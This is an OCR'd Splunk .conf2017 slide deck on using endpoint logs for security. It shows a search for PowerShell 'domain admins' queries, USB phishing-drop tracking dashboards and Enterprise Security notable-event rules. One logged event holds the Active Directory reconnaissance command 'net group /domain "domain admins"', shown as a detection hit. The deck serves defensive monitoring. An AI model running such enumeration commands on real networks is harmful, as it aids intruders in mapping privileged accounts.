
```
index=* sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" "domain admins"
| table _time, host,source,TaskCategory,Message
```

✓ 1 event (7/16/17 12:00:00.000 AM to 8/15/17 2:28:15.000 AM) No Event Sampling

_time	host	source	TaskCategory	Message
2017-08-10 09:06:24	[redacted]	WinEventLog:Microsoft-Windows-PowerShell/Operational	Execute a Remote Command	Creating Scriptblock text (1 of 1): net group /domain "domain admins" ScriptBlock ID: 0cc718e4-f732-474b-b41e-c65e13cd4199 Path:

splunk> .conf2017

Security Awareness with USB Drops



USB Phishing Campaign

Time Range: Last 14 days

Count of Serial Numbers by Host (One Insert/Removal ~8)

host_name	dhcp_ip	dhcp_location	product	serial	count	usb_inserted
[redacted]	[redacted]	Perth, [redacted]	DISK	#0000000078CE&0#	219	27
[redacted]	[redacted]	Perth, [redacted]	DISK	#00000000550002D&0#	145	18
[redacted]	[redacted]	Head [redacted]	DISK	#00000000AF84&0#	9	1
[redacted]	[redacted]	Sunda[redacted]	DISK	#00000000C55C&0#	8	1
[redacted]	[redacted]	Keeph[redacted]	DISK	#00000000B446&0#	8	1


Systems Inserting Phishing USB Over Time

Details with User and Location based on Local Signature

_time	host_name	SAMAccountName	DisplayName	Title	Manager	DepartmentName	serial	dest_ip	dhcp_ip	DHCP_Description	signature	EventCode	USBRevision
2017-08-08 14:34:35	[redacted]	[redacted]	[redacted]	Sr Systems Analyst, Security	[redacted]	IT	#00000000AF84&0#	[redacted]	[redacted]	Head Of[redacted]	The workstation was locked	4800	2.60
2017-08-08 14:34:34	[redacted]	[redacted]	[redacted]	Sr Systems Analyst, Security	[redacted]	IT	#00000000AF84&0#	[redacted]	[redacted]	Head Of[redacted]	The workstation was locked	4800	2.60
2017-08-08 14:24:38	[redacted]	[redacted]	[redacted]	Sr Systems Analyst, Security	[redacted]	IT	#00000000AF84&0#	[redacted]	[redacted]	Head Of[redacted]	The workstation was locked	4800	2.60
2017-08-08 14:24:38	[redacted]	[redacted]	[redacted]	Sr Systems Analyst, Security	[redacted]	IT	#00000000AF84&0#	[redacted]	[redacted]	Head Of[redacted]	The workstation was locked	4800	2.60
2017-08-08 14:24:38	[redacted]	[redacted]	[redacted]	Sr Systems Analyst, Security	[redacted]	IT	#00000000AF84&0#	[redacted]	[redacted]	Head Of[redacted]	The workstation was locked	4800	2.60
2017-08-08 14:24:38	[redacted]	[redacted]	[redacted]	Sr Systems Analyst, Security	[redacted]	IT	#00000000AF84&0#	[redacted]	[redacted]	Head Of[redacted]	The workstation was locked	4800	2.60
2017-08-08 14:24:38	[redacted]	[redacted]	[redacted]	Sr Systems Analyst, Security	[redacted]	IT	#00000000AF84&0#	[redacted]	[redacted]	Head Of[redacted]	The workstation was locked	4800	2.60
2017-08-08 14:24:38	[redacted]	[redacted]	[redacted]	Sr Systems Analyst, Security	[redacted]	IT	#00000000AF84&0#	[redacted]	[redacted]	Head Of[redacted]	The workstation was locked	4800	2.60
2017-08-08 14:24:38	[redacted]	[redacted]	[redacted]	Sr Systems Analyst, Security	[redacted]	IT	#00000000AF84&0#	[redacted]	[redacted]	Head Of[redacted]	The workstation was locked	4800	2.60
2017-08-07 19:14:18	[redacted]	[redacted]	[redacted]	HR Business Partner, Australia	[redacted]	Gas Operations	#00000000550002D&0#		[redacted]	Perth, A[redacted]	The workstation was unlocked	4801	2.60

« prev 1 2 3 4 5 6 7 8 9 10 next »

New Correlation Searches in ES



Security Posture

ACCESS NOTABLES
Total Count
28 -13

ENDPOINT NOTABLES
Total Count
257 -21

NETWORK NOTABLES
Total Count
13 -2

IDENTITY NOTABLES
Total Count
0 0

AUDIT NOTABLES
Total Count
185 +67

THREAT NOTABLES
Total Count
24 +21

Notable Events By Urgency

Notable Events Over Time

Top Notable Events


rule_name	sparkline	count
Anomalous New Process		256
Anomalous Audit Trail Activity Detected		185
IOA - Domain Admin Query		16
TA Unauthorized Access: Possible brute force detected		15
TA Brute force successful authentication		6
TA DoS/ DDoS : External Port Scan Detected		6
TA Threat Intel: Successful Inbound Connection Detected		6
Account Deleted		4
IOA - Domain Admins Query from PowerShell		4
TA Internal Control Violation : Excessive data being sent in outbound connections		2

« prev 1 2 next »

Top Notable Event Sources

src	sparkline	correlation_search_count	security_domain_count	count
[redacted]		2	1	3
[redacted]		1	1	3
[redacted]		1	1	1
[redacted]		1	1	1
[redacted]		1	1	1
[redacted]		1	1	1
[redacted]		1	1	1
[redacted]		1	1	1
[redacted]		1	1	1


Additional Benefits of Endpoint Logs 1 of 2



How to Search

If you are not familiar with the search feature more, see one of the following resources.

Additional Benefits of Endpoint Logs 2 of 2



Desktop Service Status

Last 7 days

Top 10 Crashing Apps

Top 10 Hosts with Crashing Apps

Top 10 Hosts with Hanging Apps

Top 10 Hanging Apps

BSOD or Bugcheck

Systems with less than 1GB on C:

Hosts with Bad Blocks

Systems with Low Memory Issues

What’s Next

Automation and Improvements

Automation and Continuous Improvements

